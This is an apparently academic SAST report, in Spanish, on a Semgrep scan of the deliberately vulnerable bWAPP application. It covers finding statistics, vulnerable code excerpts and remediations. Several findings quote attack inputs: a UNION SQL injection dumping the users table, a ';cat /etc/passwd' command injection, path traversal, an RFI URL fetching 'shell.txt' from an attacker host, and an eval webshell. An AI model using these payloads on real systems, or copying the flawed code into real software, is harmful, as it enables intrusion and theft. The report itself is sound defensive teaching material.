UNIVERSIDAD MARIANO GÁLVEZ DE GUATEMALA · FACULTAD DE INGENIERÍA EN SISTEMAS DE INFORMACIÓN Y CIENCIAS DE LA COMPUTACIÓN

Maestría en Seguridad Informática (MASI 2026) · Seguridad en Aplicaciones

Guía y práctica de SAST con Semgrep: análisis del código de bWAPP

Informe de la evaluación SAST de los 3 proyectos del repositorio raesene/bWAPP (T1–T8).

Estudiante: Walter Sánchez
Fecha: 12/11/2026

SEGURIDAD EN APLICACIONES · MAESTRÍA EN SEGURIDAD INFORMÁTICA (MASI 2026) · UNIVERSIDAD MARIANO GÁLVEZ DE GUATEMALA

Análisis SAST de bWAPP con Semgrep

Walter Sánchez 12/11/2026 Semgrep **1.185.0** Ruleset local de **14 reglas** (+2 extra) raesene/bWAPP @ `53bcfdd`

● **Postura global: Crítica** **230 hallazgos en 198 archivos PHP · 59 de severidad Alta · índice de riesgo 800**

RESUMEN EJECUTIVO

bWAPP no pasaría ningún control de despliegue

230 hallazgos en 198 archivos PHP	**59** severidad Alta (26 %)	**167** severidad Media	**4** severidad Baja	**800** índice de riesgo (4,04 por archivo)	**171** tras triaje (59 falsos positivos o reclasificados)

APP/ (SIN ADMIN NI SOAP)
Core bWAPP
● Crítica

207 hallazgos — 183 archivos · índice 731

Alta	58
Media	146
Baja	3
Rol	Aplicación vulnerable principal

APP/ADMIN/
admin
● Media

2 hallazgos — 3 archivos · índice 4

Alta	0
Media	1
Baja	1
Rol	Panel de administración

APP/SOAP/
soap (NuSOAP)
● Alta

21 hallazgos — 12 archivos · índice 65

Alta	1
Media	20
Baja	0
Rol	Librería de servicios web (tercero)

LECTURA EJECUTIVA

La aplicación está en estado **crítico**, como corresponde a un entorno de entrenamiento. Predomina **A03 Injection** (154 de 230 hallazgos, 67 %), con 48 inyecciones SQL y **14 caminos directos a ejecución remota de código** (eval, shell_exec, include y subida de archivos). En una aplicación real estos hallazgos bloquearían el despliegue. El Core concentra 207 de los 230 hallazgos; NuSOAP aporta riesgo de componente de terceros sin mantenimiento y el panel admin expone credenciales estáticas y phpinfo(). Prioridades: parametrizar el SQL, eliminar las rutas a RCE, codificar la salida HTML y sustituir MD5/SHA-1 por password_hash().


T4 · GRÁFICAS GENERADAS DESDE EL JSON

Dónde se concentra el riesgo

Las barras se dibujan desde `semgrep/summary.json`, que produce `semgrep/analyze.py` al agregar los tres JSON de Semgrep. Las mismas gráficas están en PNG en la carpeta `charts/`. Pase el cursor por una barra para ver el detalle.

Hallazgos por proyecto y severidad

230 hallazgos en 198 archivos PHP




Distribución por severidad

Índice = Alta×5 + Media×3 + Baja×1 = 800




Por categoría OWASP Top 10 (2021)

Las 3 carpetas combinadas




Por tipo de vulnerabilidad

Una barra por regla del ruleset



Top 10 archivos con más hallazgos (Core)

Candidatos a revisión y corrección inmediata



T3 · ESCANEO DE LAS 3 CARPETAS

Resultados por proyecto

Proyecto	Carpeta	Archivos	Hallazgos	Alta	Media	Baja	Comando
Core bWAPP	app/ (sin admin ni soap)	183	**207**	58	146	3	semgrep scan --config php-sast-rules.yml --exclude admin --exclude soap --json -o out/core.json bWAPP/app
admin	app/admin/	3	**2**	0	1	1	semgrep scan --config php-sast-rules.yml --json -o out/admin.json bWAPP/app/admin
soap (NuSOAP)	app/soap/	12	**21**	1	20	0	semgrep scan --config php-sast-rules.yml --json -o out/soap.json bWAPP/app/soap
Total		**198**	**230**	59	167	4	JSON: semgrep/out/{core,admin,soap}.json · SARIF: *.sarif

Escaneo oficial dentro de Docker (`semgrep/semgrep:1.185.0`) para analizar los 198 archivos. En Windows, el antivirus pone en cuarentena `app/php_eval.php`; el escaneo nativo de control da exactamente un hallazgo menos (ver Evidencia). Filtrando solo severidad ERROR en el Core quedan 58 hallazgos.

T5 · HALLAZGOS DOCUMENTADOS

Ocho hallazgos con código y remediación

Cinco del Core (los que pide la guía) y uno de cada clase restante relevante, incluidos admin y soap. La línea resaltada es la que reporta Semgrep.

F-033 · Alta · Inyección SQL en la búsqueda de películas

A03:2021 · CWE-89

`$_GET["title"]` → `$title` → `sqli($title)` → `$sql` → `mysql_query($sql)`

CÓDIGO VULNERABLE · APP/SQLI_1.PHP:145 · CORE BWAPP

```
141  $title = $_GET["title"];
143  $sql = "SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'";
145  $recordset = mysql_query($sql, $link);
```

En el nivel de seguridad bajo, sqli() llama a no_check(), que devuelve el dato sin cambios. El atacante cierra la comilla y anexa su propia consulta, por ejemplo ' UNION SELECT 1,login,password,email,secret,1,1 FROM users-- - para volcar la tabla de usuarios.

REMEDIACIÓN

```
$stmt = $mysqli->prepare("SELECT * FROM movies WHERE title LIKE ?");
$like = "%" . $_GET["title"] . "%";
$stmt->bind_param("s", $like);
$stmt->execute();
$recordset = $stmt->get_result();
```

Consultas preparadas: el valor viaja separado de la sentencia SQL y nunca se interpreta como código.

F-004 · Alta · Inyección de comandos del sistema operativo

A03:2021 · CWE-78

`$_POST["target"]` → `$target` → `commandi($target)` → `shell_exec("nslookup " . …)`

CÓDIGO VULNERABLE · APP/COMMANDI.PHP:140 · CORE BWAPP

```
128  $target = $_POST["target"];
     …
140      echo "<p align=\"left\">" . shell_exec("nslookup  " . commandi($target)) . "</p>";
```

El dominio escrito por el usuario se concatena a una línea de comandos. Con target=www.example.com; cat /etc/passwd el servidor ejecuta un segundo comando (RCE).

REMEDIACIÓN

```
$target = filter_var($_POST["target"], FILTER_VALIDATE_DOMAIN, FILTER_FLAG_HOSTNAME);
if ($target === false) { exit("Dominio no válido"); }
$records = dns_get_record($target, DNS_A);   // sin shell
```

No invocar la shell: usar la función nativa de PHP. Si fuera inevitable, validar contra lista blanca y escapar con escapeshellarg().

F-027 Alta **Ejecución de código PHP con eval()** A03:2021 CWE-95

`$_REQUEST["eval"]` → `eval(…)`

CÓDIGO VULNERABLE · APP/PHP_EVAL.PHP:82 · CORE BWAPP

```
 82 @eval($_REQUEST["eval"]);
```

Cualquier código PHP enviado en el parámetro eval se ejecuta en el servidor: es una webshell. El propio Windows Defender pone este archivo en cuarentena al clonarlo, por eso el escaneo oficial se hizo dentro de Docker.

REMEDIACIÓN

```
// Eliminar la funcionalidad. Si se necesita evaluar algo,
// usar una lista cerrada de operaciones permitidas:
$ops = ["fecha" => fn() => date("Y-m-d")];
$op  = $_REQUEST["op"] ?? "";
echo isset($ops[$op]) ? htmlspecialchars($ops[$op]()) : "Operación no permitida";
```

Eliminar eval(). No existe un uso seguro de eval() con datos que vienen del usuario.

F-195 Media **XSS reflejado en el saludo** A03:2021 CWE-79

`$_GET["firstname"]` → `$firstname` → `xss($firstname)` → `echo`

CÓDIGO VULNERABLE · APP/XSS_GET.PHP:144 · CORE BWAPP

```
131 $firstname = $_GET["firstname"];
132 $lastname = $_GET["lastname"];
    …
144     echo "Welcome " . xss($firstname) . " " . xss($lastname);
```

El nombre se imprime en el HTML sin codificar. Un enlace con firstname=<script>…</script> ejecuta JavaScript en el navegador de la víctima (robo de sesión, phishing).

REMEDIACIÓN

```
$e = fn($v) => htmlspecialchars($v, ENT_QUOTES, "UTF-8");
echo "Welcome " . $e($firstname) . " " . $e($lastname);
```

Codificar toda salida HTML según su contexto y añadir una Content-Security-Policy.

F-030 Alta **Inclusión de archivos local / remota (LFI/RFI)** A03:2021 CWE-98

`$_GET["language"]` → `$language` → `include($language)`

CÓDIGO VULNERABLE · APP/RLFI.PHP:174 · CORE BWAPP

```
 56         $language = $_GET["language"];
    …
171 else
172 {
174     include($language);
```

El usuario elige qué archivo se incluye y ejecuta: ?language=../../../../etc/passwd lee archivos del servidor y, si allow_url_include está activo, ?language=http://atacante/shell.txt ejecuta código remoto.

REMEDIACIÓN

```
$langs = ["en" => "lang_en.php", "fr" => "lang_fr.php", "nl" => "lang_nl.php"];
$key = $_GET["language"] ?? "en";
include __DIR__ . "/" . ($langs[$key] ?? $langs["en"]);
```

Mapear la opción del usuario a una lista blanca cerrada; nunca usar el valor como ruta.

F-178 Media **Redirección abierta** A01:2021 CWE-601

`$_REQUEST["url"]` → `header("Location: " . …)`

CÓDIGO VULNERABLE · APP/UNVALIDATED_REDIR_FWD_1.PHP:82 · CORE BWAPP

```
76 if(isset($_REQUEST["url"]) && ($_COOKIE["security_level"] != "1" && $_COOKIE["security_level"] != "2"))
   …
82     header("Location: " . $_REQUEST["url"]);
```

El sitio redirige a cualquier URL recibida. Sirve para campañas de phishing que usan el dominio legítimo como trampolín (https://sitio-real/...?url=https://sitio-falso).

REMEDIACIÓN

```
$dest = ["home" => "portal.php", "blog" => "https://blog.example.com/"];
header("Location: " . ($dest[$_REQUEST["to"] ?? ""] ?? "portal.php"));
exit;
```

Redirigir por identificador a destinos de una lista blanca.

F-208 Media **Credenciales embebidas en el panel admin** A07:2021 CWE-798

`"bug"` → `$password`

CÓDIGO VULNERABLE · APP/ADMIN/SETTINGS.PHP:56 · ADMIN

```
53 // Static credentials
54 // These credentials are used on some PHP pages
55 $login = "bee";
56 $password = "bug";
```

La contraseña estática bee/bug está en el código fuente: cualquiera con acceso al repositorio (o a una copia filtrada) la conoce, y no se puede rotar sin desplegar código.

REMEDIACIÓN

```
$login    = getenv("BWAPP_STATIC_LOGIN");
$password = getenv("BWAPP_STATIC_PASSWORD");   // definido fuera del repositorio
if ($password === false) { throw new RuntimeException("Secreto no configurado"); }
```

Leer secretos de variables de entorno o de un gestor de secretos; rotar la credencial expuesta.

F-210 Alta **Deserialización insegura en la caché WSDL (NuSOAP)** A08:2021 CWE-502

`archivo de caché` → `$s` → `unserialize($s)`

CÓDIGO VULNERABLE · APP/SOAP/CLASS.WSDLCACHE.PHP:109 · SOAP (NUSOAP)

```
 99 $fp = @fopen($filename, "r");
100 if ($fp) {
101     $s = implode("", @file($filename));
    …
109 return (!is_null($s)) ? unserialize($s) : null;
```

NuSOAP 0.9.5 (2010) deserializa sin restricciones lo que lee del directorio de caché. Si un atacante puede escribir en ese directorio (permisos laxos, otra vulnerabilidad de subida), inyecta un objeto PHP malicioso (POP chain). Es un riesgo de componente de terceros sin mantenimiento.

REMEDIACIÓN

```
$obj = unserialize($s, ["allowed_classes" => ["wsdl"]]);
// mejor aún: guardar la caché como JSON firmado con HMAC y
// verificar hash_equals() antes de usarla
```

Reemplazar NuSOAP por la extensión SOAP nativa o una librería mantenida; si se conserva, restringir clases y verificar integridad.

EXPLORADOR

Los 230 hallazgos

ID	Severidad	Tipo	Archivo:línea	Fragmento	OWASP · CWE	v2
F-001	Alta	SQL Injection	ba_forgotten.php:50	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-002	Alta	SQL Injection	ba_forgotten.php:188	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-003	Alta	Command Injection	bof_1.php:141	`echo shell_exec("./apps/movie_search " . $title);`	A03:2021 CWE-78	sigue
F-004	Alta	Command Injection	commandi.php:140	`echo "<p align=\"left\">" . shell_exec("nslookup " . commandi($target)) . "</p>";`	A03:2021 CWE-78	sigue
F-005	Alta	Command Injection	commandi_blind.php:149	`shell_exec("ping -n 1 " . commandi($target));`	A03:2021 CWE-78	sigue
F-006	Alta	Command Injection	commandi_blind.php:160	`shell_exec("ping -c 1 " . commandi($target));`	A03:2021 CWE-78	sigue
F-007	Alta	SQL Injection	cs_validation.php:107	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-008	Alta	SQL Injection	cs_validation.php:134	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-009	Alta	SQL Injection	csrf_1.php:65	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-010	Alta	SQL Injection	csrf_1.php:93	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-011	Alta	SQL Injection	csrf_1.php:120	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-012	Alta	SQL Injection	csrf_3.php:64	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-013	Alta	SQL Injection	csrf_3.php:108	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-014	Alta	SQL Injection	hostheader_2.php:50	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-015	Alta	SQL Injection	hostheader_2.php:140	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-016	Alta	SQL Injection	hpp-3.php:49	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-017	Alta	SQL Injection	htmli_stored.php:83	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-018	Alta	SQL Injection	http_verb_tampering.php:79	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-019	Alta	SQL Injection	http_verb_tampering.php:160	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-020	Alta	SQL Injection	insecure_direct_object_ref_1.php:64	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-021	Alta	SQL Injection	insecure_direct_object_ref_1.php:108	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-022	Alta	LDAP Injection	ldap_connect.php:193	`if(!($search=@ldap_search($ds, $dn, $filter)))`	A03:2021 CWE-90	sigue
F-023	Alta	LDAP Injection	ldapi.php:271	`$sr = ldap_search($ds, $dn, $filter, $ldap_fields_to_find);`	A03:2021 CWE-90	sigue
F-024	Alta	SQL Injection	login.php:44	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-025	Alta	SQL Injection	password_change.php:66	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-026	Alta	SQL Injection	password_change.php:93	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-027	Alta	Code Injection (eval)	php_eval.php:82	`@eval($_REQUEST["eval"]);`	A03:2021 CWE-95	sigue
F-028	Alta	Code Injection (eval)	phpi.php:90	`<p><i><?php @eval ("echo " . $_REQUEST["message"] . ";");?></i></p>`	A03:2021 CWE-95	sigue

ID	Severidad	Tipo	Archivo:línea	Fragmento	OWASP · CWE	v2
F-029	Alta	File Inclusion (LFI/RFI)	rlfi.php:167	`if(in_array($language, $available_languages)) include($language);`	A03:2021 CWE-98	reclasif.
F-030	Alta	File Inclusion (LFI/RFI)	rlfi.php:174	`include($language);`	A03:2021 CWE-98	sigue
F-031	Alta	SQL Injection	secret_change.php:40	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-032	Alta	SQL Injection	secret_change.php:71	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-033	Alta	SQL Injection	sqli_1.php:145	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-034	Alta	SQL Injection	sqli_10-2.php:67	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-035	Alta	SQL Injection	sqli_11.php:155	`$recordset = $db->query($sql);`	A03:2021 CWE-89	sigue
F-036	Alta	SQL Injection	sqli_13.php:177	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-037	Alta	SQL Injection	sqli_14.php:140	`$recordset = $db->query($sql);`	A03:2021 CWE-89	sigue
F-038	Alta	SQL Injection	sqli_15.php:67	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-039	Alta	SQL Injection	sqli_16.php:148	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-040	Alta	SQL Injection	sqli_2.php:177	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-041	Alta	SQL Injection	sqli_3.php:144	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-042	Alta	SQL Injection	sqli_4.php:133	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-043	Alta	SQL Injection	sqli_6.php:145	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-044	Alta	SQL Injection	sqli_7.php:145	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-045	Alta	SQL Injection	sqli_9.php:183	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-046	Alta	SQL Injection	user_activation.php:37	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-047	Alta	SQL Injection	user_activation.php:64	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-048	Alta	SQL Injection	user_extra.php:114	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-049	Alta	SQL Injection	user_extra.php:145	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-050	Alta	SQL Injection	user_extra.php:212	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-051	Alta	SQL Injection	user_new.php:111	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-052	Alta	SQL Injection	user_new.php:142	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-053	Alta	SQL Injection	user_new.php:209	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-054	Alta	SQL Injection	xss_href-3.php:49	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-055	Alta	SQL Injection	xss_login.php:144	`$recordset = mysql_query($sql, $link);`	A03:2021 CWE-89	sigue
F-056	Alta	SQL Injection	xss_stored_1.php:83	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue

ID	Severidad	Tipo	Archivo:línea	Fragmento	OWASP · CWE	v2
F-057	Alta	SQL Injection	xss_stored_3.php:97	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-058	Alta	SQL Injection	xss_stored_3.php:141	`$recordset = $link->query($sql);`	A03:2021 CWE-89	sigue
F-059	Media	Mail Header Injection	ba_forgotten.php:112	`$status = @mail($email, $subject, $content, "From: $sender");`	A03:2021 CWE-93	sigue
F-060	Media	Weak Hash	ba_forgotten.php:151	`$reset_code = hash("sha1", $reset_code, false);`	A02:2021 CWE-328	sigue
F-061	Media	Mail Header Injection	ba_forgotten.php:167	`$status = @mail($email, $subject, $content, "From: $sender");`	A03:2021 CWE-93	sigue
F-062	Media	Reflected XSS	ba_forgotten.php:301	`echo $message;`	A03:2021 CWE-79	reclasif.
F-063	Media	Open Redirect	ba_insecure_login_1.php:34	`header("Location: " . $bug[1]);`	A01:2021 CWE-601	sigue
F-064	Media	Open Redirect	ba_insecure_login_2.php:34	`header("Location: " . $bug[1]);`	A01:2021 CWE-601	sigue
F-065	Media	Open Redirect	ba_insecure_login_3.php:34	`header("Location: " . $bug[1]);`	A01:2021 CWE-601	sigue
F-066	Media	Open Redirect	ba_pwd_attacks_1.php:34	`header("Location: " . $bug[1]);`	A01:2021 CWE-601	sigue
F-067	Media	Open Redirect	ba_pwd_attacks_2.php:35	`header("Location: " . $bug[1]);`	A01:2021 CWE-601	sigue
F-068	Media	Open Redirect	ba_pwd_attacks_3.php:35	`header("Location: " . $bug[1]);`	A01:2021 CWE-601	sigue
F-069	Media	Open Redirect	ba_pwd_attacks_4.php:34	`header("Location: " . $bug[1]);`	A01:2021 CWE-601	sigue
F-070	Media	Hardcoded Credentials	ba_weak_pwd.php:32	`$password = "test";`	A07:2021 CWE-798	sigue
F-071	Media	Hardcoded Credentials	ba_weak_pwd.php:37	`$password = "test123";`	A07:2021 CWE-798	sigue
F-072	Media	Hardcoded Credentials	ba_weak_pwd.php:42	`$password = "Test123";`	A07:2021 CWE-798	sigue
F-073	Media	Hardcoded Credentials	ba_weak_pwd.php:47	`$password = "test";`	A07:2021 CWE-798	sigue
F-074	Media	Reflected XSS	bof_1.php:141	`echo shell_exec("./apps/movie_search " . $title);`	A03:2021 CWE-79	sigue
F-075	Media	Reflected XSS	clickjacking.php:111	`echo "<p>You ordered <b>" . $ticket_quantity . "</b> movie tickets. Total amount charged from your account automatically: <b>" . $total_amount . " EUR</b>.</p>";`	A03:2021 CWE-79	sigue
F-076	Media	Reflected XSS	commandi.php:140	`echo "<p align=\"left\">" . shell_exec("nslookup " . commandi($target)) . "</p>";`	A03:2021 CWE-79	sigue
F-077	Media	Weak Hash	cs_validation.php:96	`$password_new = hash("sha1", $password_new, false);`	A02:2021 CWE-328	sigue
F-078	Media	Weak Hash	cs_validation.php:100	`$password_curr = hash("sha1", $password_curr, false);`	A02:2021 CWE-328	sigue
F-079	Media	Reflected XSS	cs_validation.php:307	`<?php echo $message;?>`	A03:2021 CWE-79	sigue
F-080	Media	Weak Hash	csrf_1.php:55	`$password_new = hash("sha1", $password_new, false);`	A02:2021 CWE-328	sigue
F-081	Media	Weak Hash	csrf_1.php:86	`$password_curr = hash("sha1", $password_curr, false);`	A02:2021 CWE-328	sigue
F-082	Media	Weak Hash	csrf_2.php:53	`$token = sha1(uniqid(mt_rand(0,100000)));`	A02:2021 CWE-328	reclasif.
F-083	Media	Weak Hash	csrf_3.php:140	`$token = sha1(uniqid(mt_rand(0,100000)));`	A02:2021 CWE-328	reclasif.

ID	Severidad	Tipo	Archivo:línea	Fragmento	OWASP · CWE	v2
F-084	Media	Reflected XSS	csrf_3.php:213	`<input type="hidden" name="login" value="<?php echo $login;?>">`	A03:2021 CWE-79	sigue
F-085	Media	Open Redirect	directory_traversal_1.php:35	`header("Location: " . $bug[1]);`	A01:2021 CWE-601	sigue
F-086	Media	Reflected XSS	directory_traversal_1.php:254	`echo $directory_traversal_error;`	A03:2021 CWE-79	sigue
F-087	Media	Reflected XSS	directory_traversal_1.php:277	`echo $directory_traversal_error;`	A03:2021 CWE-79	sigue
F-088	Media	Open Redirect	directory_traversal_2.php:35	`header("Location: " . $bug[1]);`	A01:2021 CWE-601	sigue
F-089	Media	Reflected XSS	directory_traversal_2.php:255	`echo $directory_traversal_error;`	A03:2021 CWE-79	sigue
F-090	Media	Reflected XSS	directory_traversal_2.php:275	`echo $directory_traversal_error;`	A03:2021 CWE-79	sigue
F-091	Media	Weak Hash	hostheader_2.php:87	`$reset_code = hash("sha1", $reset_code, false);`	A02:2021 CWE-328	sigue
F-092	Media	Mail Header Injection	hostheader_2.php:119	`$status = @mail($email, $subject, $content, "From: $sender");`	A03:2021 CWE-93	sigue
F-093	Media	Reflected XSS	hpp-2.php:133	`<?php echo $message ?>`	A03:2021 CWE-79	sigue
F-094	Media	Reflected XSS	hpp-2.php:189	`<td align="center"> <a href=hpp-3.php?movie=<?php echo $row["id"]; ?>&name=<?php echo hpp($name);?>&action=vote>Vote</a></td>`	A03:2021 CWE-79	sigue
F-095	Media	Reflected XSS	hpp-3.php:149	`<?php echo $message ?>`	A03:2021 CWE-79	reclasif.
F-096	Media	Reflected XSS	htmli_get.php:144	`echo "Welcome " . htmli($firstname) . " " . htmli($lastname);`	A03:2021 CWE-79	sigue
F-097	Media	Reflected XSS	htmli_post.php:144	`echo "Welcome " . htmli($firstname) . " " . htmli($lastname);`	A03:2021 CWE-79	sigue
F-098	Media	Open Redirect	http_response_splitting.php:31	`header("Location: " . url_check_1($_GET["url"]));`	A01:2021 CWE-601	sigue
F-099	Media	Open Redirect	http_response_splitting.php:43	`header("Location: " . $_GET["url"]);`	A01:2021 CWE-601	sigue
F-100	Media	Weak Hash	http_verb_tampering.php:59	`$password_new = hash("sha1", $password_new, false);`	A02:2021 CWE-328	sigue
F-101	Media	Weak Hash	http_verb_tampering.php:140	`$password_new = hash("sha1", $password_new, false);`	A02:2021 CWE-328	sigue
F-102	Media	Reflected XSS	iframei.php:126	`<iframe frameborder="0" src="robots.txt" height="<?php echo xss($_GET["ParamHeight"])?>" width="<?php echo xss($_GET["ParamWidth"])?>"></iframe>`	A03:2021 CWE-79	sigue
F-103	Media	Reflected XSS	iframei.php:126	`<iframe frameborder="0" src="robots.txt" height="<?php echo xss($_GET["ParamHeight"])?>" width="<?php echo xss($_GET["ParamWidth"])?>"></iframe>`	A03:2021 CWE-79	sigue
F-104	Media	Reflected XSS	iframei.php:135	`<iframe frameborder="0" src="<?php echo xss($_GET["ParamUrl"])?>" height="<?php echo xss($_GET["ParamHeight"])?>" width="<?php echo xss($_GET["ParamWidth"])?>"></iframe>`	A03:2021 CWE-79	sigue
F-105	Media	Reflected XSS	iframei.php:135	`<iframe frameborder="0" src="<?php echo xss($_GET["ParamUrl"])?>" height="<?php echo xss($_GET["ParamHeight"])?>" width="<?php echo xss($_GET["ParamWidth"])?>"></iframe>`	A03:2021 CWE-79	sigue

ID	Severidad	Tipo	Archivo:línea	Fragmento	OWASP · CWE	v2
F-106	Media	Reflected XSS	iframei.php:135	`<iframe frameborder="0" src="<?php echo xss($_GET["ParamUrl"])?>" height="<?php echo xss($_GET["ParamHeight"])?>" width="<?php echo xss($_GET["ParamWidth"])?>"></iframe>`	A03:2021 CWE-79	sigue
F-107	Media	Weak Hash	insecure_crypt_storage_1.php:70	`localStorage.secret = "<?php if($_COOKIE["security_level"] != "1" and $_COOKIE["security_level"] != "2"){echo $secret;} else{echo hash("sha1", $secret);}?>";`	A02:2021 CWE-328	sigue
F-108	Media	Weak Hash	insecure_crypt_storage_2.php:55	`$password = sha1($password, false);`	A02:2021 CWE-328	sigue
F-109	Media	Weak Hash	insecure_crypt_storage_2.php:64	`$salt = md5(uniqid());`	A02:2021 CWE-328	reclasif.
F-110	Media	Weak Hash	insecure_crypt_storage_3.php:48	`$secret = sha1($secret);`	A02:2021 CWE-328	sigue
F-111	Media	Weak Crypto	insecure_crypt_storage_3.php:55	`$secret = base64_encode($secret);`	A02:2021 CWE-327	sigue
F-112	Media	Weak Hash	insecure_direct_object_ref_1.php:140	`$token = sha1(uniqid(mt_rand(0,100000)));`	A02:2021 CWE-328	reclasif.
F-113	Media	Reflected XSS	insecure_direct_object_ref_1.php:213	`<input type="hidden" name="login" value="<?php echo $login;?>">`	A03:2021 CWE-79	sigue
F-114	Media	Reflected XSS	insecure_direct_object_ref_2.php:126	`echo "<p>You ordered <b>" . $ticket_quantity . "</b> movie tickets.</p>";`	A03:2021 CWE-79	sigue
F-115	Media	Reflected XSS	insecure_direct_object_ref_2.php:127	`echo "<p>Total amount charged from your account automatically: <b>" . $total_amount . " EUR</b>.</p>";`	A03:2021 CWE-79	sigue
F-116	Media	Open Redirect	ldap_connect.php:35	`header("Location: " . $bug[1]);`	A01:2021 CWE-601	sigue
